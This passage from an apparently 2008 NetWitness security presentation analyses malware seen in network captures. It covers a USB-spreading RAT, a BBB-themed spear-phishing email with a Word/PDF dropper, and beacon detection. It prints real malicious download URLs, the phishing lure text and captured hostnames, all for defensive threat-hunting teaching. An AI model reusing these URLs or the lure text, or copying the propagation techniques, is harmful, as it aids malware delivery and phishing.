e21=http://www.333292.com/down/22.exe
e22=http://www.333292.com/down/23.exe
  
```

- Multiple binaries are downloaded to the client, if exploit is successful, e.g. MDAC (MS06-14) and recent Real Player exploit



# And Also...a USB Autoplay Exploit



- Another propagation “feature” detects removable media and places autorun.inf and setup.exe in the root directory
- Many machines do not have the correct security policy selected
- Once run, the program also redirects the HTTP and HTTPS services, presumably to capture sensitive information via a MITM attack



## Summary

---

- This is a RAT (remote access Trojan) that beacons to **nb11-3322-org** (dots replaced with dashes; it's a dyndns provider in the PRC) over TCP 80
- It hijacks the Windows Automatic Update Service (wuausrv) by modifying registry entries to point at the malware
- It has the capability to exfiltrate (via TCP 80) files, download updates or additional malware, and log keystrokes
- It can propagate via removable media. Once infected, the malware places two hidden files (hidden attribute turned on for the files - "autorun.inf" and "setup.exe") on the root of the device

## Example #2: BBB SpearPhishing

- Objective: Proactive threat management:
- Salesforce.com gets owned
- “BBB” Phishing ensues from stolen email addresses
- Was I hit? Did something sneak through my email filters? If so, who? How?
- Scope and magnitude of compromise?



## Favored Attack Approaches - Email

---

- One of the primary attack vector favored by adversaries is email; all organizations need to communicate with the outside world; it is the soft underbelly of most networks
  - **AV cannot protect against what it does not know about; sometimes a vulnerability itself**
  - **Use of client-side exploits by attackers have increased substantially**
  - **For example, malicious payloads embedded in innocuous-looking email attachments – Microsoft Word, PowerPoint, Excel, etc.**
  - **Only a tiny amount of code execution necessary to contact an external system & download and install more sophisticated malware**
- Low risk, high probability of success; all it takes is one user on a vulnerable system



# Better Business Bureau Phishing Scam

- Two company executives (Company President & Vice President) at NetWitness received emails claiming that complaints were made against them and the company
- Email instructed recipients to open Word attachment for instructions on how to resolve the complaint (“Document\_for\_Case.doc”)
- Executives identified emails as suspicious and did not open
- Attachment analyzed using virtual system (VMWare) and open source tools (Sysinternals, Ollydbg, Hex Workshop, etc)



# Suspicious email

From: [REDACTED]  
To: Shawn Carpenter  
Cc:  
Subject: [REDACTED] "Complaint Case Number 526242789"

Sent: Wed 6/6/2007 10:23

From: Better Business Bureaus [<mailto:operations@bbb.org>]  
Sent: Tuesday, June 05, 2007 4:07 PM  
To: undisclosed-recipients  
Subject: Complaint Case Number 526242789

Dear Mr./Mrs. Jim Charlton

You have received a complaint in regards to your business services. The complaint was filled by Mr. Paul Taylor on 6/3/2007

Complaint Case Number: 526242789  
Complaint Made by Consumer Mr. Paul Taylor Complaint Registered Against: Company NetWitness Corporation  
Date: 6/3/2007



NETWITNESS  
TOTAL NETWORK KNOWLEDGE

# Sample Malicious Email

NetWitness Investigator 8

Collection Edit View Bookmarks History Help

All Data NewDemo > demo@netwitness.com > Sessions for "[SPAM] BBB Complaint Case #3361 ..." > Content for Session #33860

Collections NewDemo

Session ID: 33860  
Time: 5/30/2008 14:49:02 to 5/30/2008 14:49:02 AppType: 110 Size: 11,105 bytes Protocol: 2048/6/1 Flags: Keep Assembled AppMeta NetworkMeta  
10.21.2.52 : 3724  
64.78.61.220 : 110

From: BBB Agent <nwdemo@live.com>  
To: <demo@netwitness.com>  
Subject: [SPAM] BBB Complaint Case #336160079(Ref #85-2535299-10421886-1-977)  
Date: Fri, 16 May 2008 11:29:29 -0400  
[more >>](#)

BBB CASE #336160079

Complaint filed by: Edward Jones  
Complaint filed against: Business Name: NetWitness Corporation  
Contact: James Smith  
Address: 790 Station Street Suite 200  
Herndon, VA 20170  
USA  
Phone number: 703-889-8950  
BBB Member: YES  
Complaint status: -  
Category: Contract Issues  
Case opened date: 3/15/2008  
Case closed date: -

Download a copy of this complaint so you can print it for your records <<http://www.national-bbb.com/complaints/ViewReport.php?case=336160079&biz=&bbb=1186>>

On March 18 2008, the consumer provided the following information: (The consumer indicated he/she DID NOT received any response from the business.)

The form you used to register this complaint is designed to improve public access to the Better Business Bureau of Consumer Protection Consumer Response Center, and is voluntary. Through this form, consumers may electronically register a complaint with the BBB. Under the Paperwork Reduction Act, as amended, an agency may not conduct or sponsor, and a person is not required to respond to, a collection of information unless it displays a currently valid OMB control number. That number is 814-659.

© 2008 BBB.org. All Rights Reserved.

E-mail for the greater good. [Join the i'm Initiative from Microsoft.](#)

Capture


Line Rate: 0 / 0 Mbs Packets Captured: 0

NUM





# Suspicious attachment gets more suspicious

- An embedded PDF file inside of Word attachment looks even more fishy
- Alarm bells should be going off at this point




# Unsophisticated Delivery Mechanism



## More bad karma

- Adobe Reader issues an error
- Malicious code executed in background
- “update443.exe” downloaded from <http://64.17.184.98/cs/scripts>



# Malicious executable “update443.exe” hosted on a church website in Kentucky (graceofholland.org)





# “update443.exe” Analysis

- Malicious code injected into IEXPLORE.EXE process; runs as “SYSTEM” vs. user-level
- Malicious DLL “update.dll” hooked into running IEXPLORE.EXE process, and any new instances of IEXPLORE.EXE processes

The screenshot shows the Process Explorer window from Sysinternals. The top pane displays a list of processes with columns for Name, PID, CPU, Description, and Company Name. The bottom pane displays a list of loaded DLLs with columns for Name, Description, Company Name, and Version.

Process	PID	CPU	Description	Company Name
OLLYDBG.EXE	1044		OllyDbg, 32-bit analysing de...	
update443[unpacked].exe	1364			
notepad.exe	560		Notepad	Microsoft Corporation
WINWORD.EXE	944		Microsoft Office Word	Microsoft Corporation
cmd.exe	1024		Windows Command Processor	Microsoft Corporation
cmd.exe	564		Windows Command Processor	Microsoft Corporation
cmd.exe	252		Windows Command Processor	Microsoft Corporation
procexp.exe	1512	2.99	Sysinternals Process Explorer	Sysinternals
IEEXPLORE.EXE	300		Internet Explorer	Microsoft Corporation
rundll32.exe	312		Run a DLL as an App	Microsoft Corporation


  

Name	Description	Company Name	Version
rtutils.dll	Routing Utilities	Microsoft Corporation	5.01.2600.2180
secur32.dll	Security Support Provider Interface	Microsoft Corporation	5.01.2600.2180
sensapi.dll	SENS Connectivity API DLL	Microsoft Corporation	5.01.2600.2180
shdocvw.dll	Shell Doc Object and Control Library	Microsoft Corporation	6.00.2900.2180
shell32.dll	Windows Shell Common Dll	Microsoft Corporation	6.00.2900.2180
shlwapi.dll	Shell Light-weight Utility Library	Microsoft Corporation	6.00.2900.2180
sortkey.nls			
sorttbls.nls			
tapi32.dll	Microsoft® Windows(TM) Telepho...	Microsoft Corporation	5.01.2600.2180
unicode.nls			
update.dll			
urlmon.dll	OLE32 Extensions for Win32	Microsoft Corporation	6.00.2900.2180
user32.dll	Windows XP USER API Client DLL	Microsoft Corporation	5.01.2600.2180

CPU Usage: 5.97%    Commit Charge: 18.69%    Processes: 31

# Building A Threat Intelligence Model

- Assumption: you are performing full packet capture and session analysis
- Alert types:
  - “BBB” in email subject
  - “Complaint Case”
  - Beaconing actions
  - Top destination countries
  - Filenames
  - Domain names, URLs



**Phishing Profile Report**

Ran at Saturday May, 31 2008 @ 12:52 PM  
Source Demo  
Time Range 2008-May-30 00:00:00 to 2008-May-31 00:00:00

This report profiles common application parameters that may tip-off phishing activity. Use its result to determine risk and magnitude of potential threats initiated by phishing activity.

**0.1. Email Subject Content Activity**

[Back to Top](#)

**Top Phishing Email Subjects**


subject	Session Count
1. [SPAM] BBB Complaint Case #336160079(Ref#85-2535299-10421886-1-977)	1

Rule took 0:0:0.46 to complete. (Actions took 0:0:0.0)

**Top Email Subjects**

subject	Session Count
1. Hello Customer, Real products for real men, 6196692517	3
2. Hello Audrey Odom, Real products for real men, 6196692517	2
3. Hello Christopher J Damico, Real products for real men, 6196692517	2
4. Hello DENISE AMOS, Real products for real men, 6196692517	2
5. Hello Joe Madewell, Real products for real men, 6196692517	2
6. Hello Kathleen Seniff, Real products for real men, 6196692517	2
7. Hello kevin m krupski, Blue colored pill.	2
8. Hello Kim Daniel, Real products for real men, 6196692517	2

# Understanding Potential Damage and Pathology of the Malware



NetWitness Investigator 8

Collection Edit View Bookmarks History Help

All Data NewDemo

128 a-z

Collections NewDemo

21B:63FF:FE93:2BA8:FE80:: (32) - 21E:C2FF:FE13:2CD5:FE80:: (9) - :: (3) - 214:51FF:FE0D:9972:FE80:: (2)

**Destination IPv6 address** (5 items, Session Total)  
::FB:FF02:0:0:0 (28) - ::2:FF02:0:0:0 (10) - ::1:FF93:2BA8:FF02:0:0:0 (5) - ::2:628F:3A1D:FF02:0:0:0 (1)

**IP V6 Protocol** (3 items, Session Total)  
UDP (22) - HOPOPT (16) - IPv6-ICMP (6)

**UDP Target Port** (20 of 12012 items, Session Total)  
53 (domain) (931) - 37082 (636) - 137 (netbios-ns) (773) - 138 (netbios-dgm) (490) - 16001 (380) - 2222 (357) - 6881 (190) - 1900 (143) - 11620 (128) - 67 (bootps) (114) - 5353 (54) - 6771 (36) - 55555 (35) - 32459 (32) - 68 (bootpc) (31) - 29739 (29) - 50157 (26) - 37019 (25) - 50000 (25) - 60614 (24) [more]

**Filename** [open]

**Database Name** (5 items, Session Total)  
fe\_db (2) - ? (1) - discovery\_db (1) - master (1) - msdb (1)

**Group Channel** (2 items, Session Total)  
#t (1) - #omega (1)

**Directory** [open]

**Hostname Aliases** (160 of 910 items, Session Total)  
www.bittorrent.com (282) - workgroup (280) - cluster-2.freeproxy.ca (117) - xpinform (102) - ad.doubleclick.net (93) - rad.msn.com (62) - www.tubeuniverse.com (62) - ad.yieldmanager.com (57) - www.google.com (56) - by106fd.bay106.hotmail.msn.com (53) - www.google-analytics.com (53) - anonymous.org (45) - www.streamingvideoprovider.co.uk (45) - us.yimg.com (42) - mail.google.com (41) - static.rushmorecasino.com (36) - images.bittorrent.com (34) - myrt.auriq.com (33) - view.atdmt.com (32) - rad.msn.com.nsatc.net (31) - www.justluxe.com (30) - c.skype.com (29) - a1170.g.akamai.net (27) - l.cdn.turner.com (27) - edge1.catalog.video.msn.com (26) - a248.e.akamai.net (24) - stb.msn.com (24) - us.bc.yahoo.com (24) - tracker.bittorrent.com (23) - us.l1.yimg.com (23) - m1.2mdn.net (22) - f5a65689.tracker.dna.bittorrent.com (21) - l.yimg.com (21) - serveby.advertising.com (21) - www.casinogamblingweb.com (21) - www.proxyking.net (21) - antispywareupdates.net (20) - i2.cdn.turner.com (20) - torrents.bittorrent.com (20) - www.itrpn.com (20) - images.slashdot.org (19) - pagead2.googlesyndication.com (18) - bgirardi-x60 (17) - egsschwartz (17) - us.mc464.mail.yahoo.com (17) - tw.doubleclick.net (16) - www.91ivr.com (16) - www.aolcdn.com (16) - fpdfownload2.macromedia.com (15) - h.msn.com (15) - www.l.google.com (15) - widgetserver.com (14) - forgoogleonly.cn (13) - get.live.com (13) - mail.yimg.com (13) - u.7town.com (13) - cloudsatsrv08 (12) - gfx2.hotmail.com (12) - l1.cnn.net (12) - stc.msn.com (12) - www.lovenytool.com (12) - h.live.com (11) - login.live.com (11) - sb.google.com (11) - www.goldencasino.com (11) - 123.7town.com (10) - 766598.com (10) - 7town1123\_sh.esoku.com (10) - ad.3ad.doubleclick.net (10) - ads.yimg.com (10) - ads1.msn.com (10) - edge5.catalog.video.msn.com (10) - geo.yahoo.com (10) - usatoday.net (10) - pbx-rosvsnv24 (10) - pics.ebaystatic.com (10) - sb.l.google.com (10) - switch.atdmt.com (10) - thumbs1.ebaystatic.com (10) - thumbs2.ebaystatic.com (10) - thumbs3.ebaystatic.com (10) - www.netwitness.com (10) - www.networkliquidators.com (10) - www.usatoday.com (10) - www.usatoday.net (10) - www.usatoday.com (10) - www.usatoday.net (10) - a.tribalfusion.com (9) - rover.ebay.com (9) - samspade.org (9) - sitelife.usatoday.com (9) - static.ak.fbcdn.net (9) - us.464.mail.yahoo.com (9) - www.blinklist.com (9) - www.google.com.urchin.js.7traff.com (9) - www.national-bbb.com (9) - www.ti.com (9) - www.vip-gq888.comnetcmobiorggovcninfo.comnetcmobi.cn (9) - a1293.g.akamai.net (8) - activex.microsoft.com (8) - apartment-mail.cn (8) - ar.atwola.com (8) - c.msn.com (8) - colehost.cn (8) - global.msads.net (8) - help.live.com (8) - js1.cdn.turner.com (8) - sne.atdmt.com (8) - www.aim.com (8) - www.gustof.com (8) - www.telnet.org (8) - content.yieldmanager.edgesuite.net (7) - d4zj8hd1 (7) - en.wikipedia.org (7) - galileooots.info (7) - img-cdn.mediaplex.com (7) - klee-230ca26b74 (7) - media.adrevolver.com (7) - nita (7) - radaol-prod-web-ir-streamups.aol.com (7) - s4.jonnyblack7934.net (7) - us.mg3.mail.yahoo.com (7) - a1470.g.akamai.net (6) - a841.x.akamai.net (6) - ads.cnn.com (6) - ads.revsci.net (6) - an.tacoda.net (6) - bannerfarm.ace.advertising.com (6) - cdn.aim.com (6) - cms.myspacecdn.com (6) - d3zj8hd1 (6) - ecx.images-amazon.com (6) - en-us.start2.mozilla.com (6) - files.widgetbox.com (6) - gnardi-d530 (6) - gossipingabby.com (6) - groups.google.com (6) - images.usatoday.com (6) - img.mediaplex.com (6) - insider.msg.yahoo.com (6) - media.fastclick.net (6) - moisha.cn (6) - netwitness (6) - nickthinkpad (6) - nwhotdesk (6) - p2p-sys.cn (6) - us.dl1.yimg.com (6) - www.google-analytics.l.google.com (6) - www.bigfoxteam.cn (6) - www.mondaq.com (6) - 2mdn.aolcdn.com (5) - a.ads1.msn.com (5) - ad.trafficmp.com (5) - ad.usatoday.com (5) - altfarm.mplix.akadns.net (5) - arabsites.com (5) - by119w.bay119.mail.live.com (5) - c7.zedo.com (5) - dl1.shopping.com (5) - gfx8.hotmail.com (5) - graphics.pop6.com (5) - home.wangmeng.com (5) [more]

**Content Type** (20 of 33 items, Session Total)  
text/html (16686) - image/gif (1004) - image/jpeg (534) - application/x-javascript (345) - image/png (210) - message/rfc822 (199) - text/css (176) - text/plain (130) - application/x-shockwave-flash (128) - text/xml (100) - text/javascript (61) - application/octet-stream (60) - application/x-msdownload (38) - image/x-icon (20) - application/octet\_stream (16) - image/bmp (14) - application/xml (11) - application/vnd.syncml+xml (4) - application/x-bittorrent (3) - application/x-zip-compressed (3) [more]

**Full Name** [open]

**Client Application** (2 items, Session Total)  
https (316) - tor (2)

**Password** [open]

**Querystring** [open]

**Referer** [open]

Capture

Line Rate: 0 / 0 Mbps Packets Captured: 0

NUM

## Summary: BBB Beacon Trojan



- Beacons activity is obvious because of short time delay (~8 seconds)
- Much harder to detect beacons with large time delays (i.e. one packet / hour)
- Begins after malware is retrieved, extracted, installed & running
- A “phone home” to report in with machine name & logged in user

## Example #3: Bad News DNS

- Normal Traffic: “The perfect place to hide”
- HTTP, DNS, HTTPS, Etc.
- Non-standard traffic using standard ports is a good tip
  - **E.g. Non-DNS Traffic over Port 53**
- Should I be concerned? How do I look for it? Where do I look for data?



